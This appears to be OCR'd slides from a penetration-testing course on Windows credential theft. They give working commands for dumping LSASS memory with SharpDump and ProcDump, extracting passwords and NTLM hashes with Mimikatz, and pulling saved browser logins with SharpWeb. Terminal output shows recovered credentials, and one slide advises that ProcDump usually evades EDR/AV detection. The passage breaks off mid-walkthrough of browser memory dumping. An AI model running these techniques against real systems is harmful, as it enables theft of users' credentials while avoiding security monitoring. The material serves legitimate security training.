
CREDENTIAL ACCESS – SHARPDUMP

SharpDump - https://github.com/GhostPack/SharpDump

- C# tool that is used to create a minidump for specified process ID (LSASS.exe by default). The dump file is then written to the C:\Windows\Temp directory and automatically compressed into GZIP format. An attacker will then have to extract the file and use Mimikatz on a system they control to extract logon credentials.

Usage:

SharpDump.exe PROCESS-ID



CREDENTIAL ACCESS – SHARPDUMP

- Using Mimikatz on an attacker controlled system to extract credentials from the dump file.

Usage:

mimikatz.exe
sekurlsa::minidump DUMPFILE
sekurlsa::logonPasswords full


```
mimikatz 2.2.0 x64 (oe.eo)
PS C:\Users\miller\Desktop\PurpleHaze\mimikatz_trunk\x64> ls


    Directory: C:\Users\miller\Desktop\PurpleHaze\mimikatz_trunk\x64


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/3/2019   6:08 PM       32247939 debug452
-a----        1/22/2013  11:59 PM          36584 mimidrv.sys
-a----        7/20/2019  10:58 PM        1011864 mimikatz.exe
-a----        7/20/2019  10:58 PM          46744 mimilib.dll


PS C:\Users\miller\Desktop\PurpleHaze\mimikatz_trunk\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Jul 20 2019 22:57:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::minidump debug452
Switch to MINIDUMP : 'debug452'

mimikatz # sekurlsa::logonPasswords full
Opening : 'debug452' file for minidump..
```

```
         [00010000] CredentialKeys
         * NTLM     : 337dadb75bc6e80363dd3c714cc75950
         * SHA1     : 369905c59036846df67706c33d75b40beffcd1c7
         [00000003] Primary
         * Username : miller
         * Domain   : FOX
         * NTLM     : 337dadb75bc6e80363dd3c714cc75950
         * SHA1     : 369905c59036846df67706c33d75b40beffcd1c7
        tspkg :
        wdigest :
         * Username : miller
         * Domain   : FOX
         * Password : Pass12!!
        kerberos :
         * Username : miller
         * Domain   : FOX.COM
         * Password : (null)
        ssp :
        credman :
```

CREDENTIAL ACCESS – PROCDUMP

- A Sysinternals tool that can be used to monitor applications for spikes and generate dump files when they crash. It also can serve as a general process dump utility.

Reference: https://docs.microsoft.com/en-us/sysinternals/downloads/procdump



ProcDump v9.0

05/16/2017 • 6 minutes to read •

By Mark Russinovich and Andrew Richards

Published: May 16, 2017

Download ProcDump **(439 KB)**


Download ProcDump for Linux (GitHub)

Introduction

ProcDump is a command-line utility whose primary purpose is monitoring an application for CPU spikes and generating crash dumps during a spike that an administrator or developer can use to determine the cause of the spike. ProcDump also includes hung window monitoring (using the same definition of a window hang that Windows and Task Manager use), unhandled exception monitoring and can generate dumps based on the values of system performance counters. It also can serve as a general process dump utility that you can embed in other scripts.

CREDENTIAL ACCESS – PROCDUMP vs OTHER TOOLS


- If you're not too concerned about dropping files to disk during your assessments, then using procdump to dump process memory is one of the best ways to stay undetected.
- Unlike the other tools we've covered, it's a legitimate (and signed) Microsoft program that USUALLY doesn't raise any alarms in EDR/AV products.



CREDENTIAL ACCESS – PROCDUMP

Usage:

procdump64.exe -accepteula -ma PIDDUMP-FILE




CREDENTIAL ACCESS – PROCDUMP

- Once the dump file has been extracted, Mimikatz can then be used to dump logon passwords.

Usage:

mimikatz.exe
sekurlsa::minidump DUMP-FILE
sekurlsa::logonPasswords full



CREDENTIAL ACCESS – SHARPWEB

- A C# tool used to extract saved logins from popular browsers (Chrome, Firefox & Internet Explorer/Edge).

Usage:


```
SharpWeb.exe chrome
SharpWeb.exe firefox
SharpWeb.exe edge
SharpWeb.exe all
```


```
PS [redacted]> .\bin\Debug\SharpWeb.exe edge firefox


=== Checking for Firefox (Current User) ===

--- FireFox Credential (User: Dwight) ---
Hostname: https://www.reddit.com
Username: test@test.com
Password: test



=== Checking Windows Vaults ===

--- IE/Edge Credential ---
Vault Type    : Web Credentials
Resource      : https://www.netflix.com/
Identity      : testemail@gmail.com
Credential    : coolpassword1234!
LastModified : 7/30/2018 7:05:07 PM

--- IE/Edge Credential ---
Vault Type    : Web Credentials
Resource      : https://login.live.com/
Identity      : sharpedgedemo@outlook.com
Credential    : Sup3rAw$0meP@$$w0rd123!
LastModified : 7/31/2018 1:06:56 AM
```

Image from: https://github.com/djhohnstein/SharpWeb

CREDENTIAL ACCESS – DUMPING BROWSER MEMORY

- But what if your tools fail you? (which they often do)
- You may still be able to manually extract credentials from browser memory.





CREDENTIAL ACCESS – DUMPING BROWSER MEMORY

- Let's start by dumping our target's browser process memory; preferably while our target has logged into a few websites.
- We can use procdump/SharpDump to do this. You may need to do dump multiple browser processes.

```
Administrator: Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\procdump64.exe -accepteula -ma 784 firefox1.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[20:41:11] Dump 1 initiated: C:\Users\miller\Desktop\PurpleHaze\firefox1.dmp
[20:41:12] Dump 1 writing: Estimated dump file size is 262 MB.
[20:41:17] Dump 1 complete: 262 MB written in 6.0 seconds
[20:41:18] Dump count reached.
```

```
Administrator: Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> ps

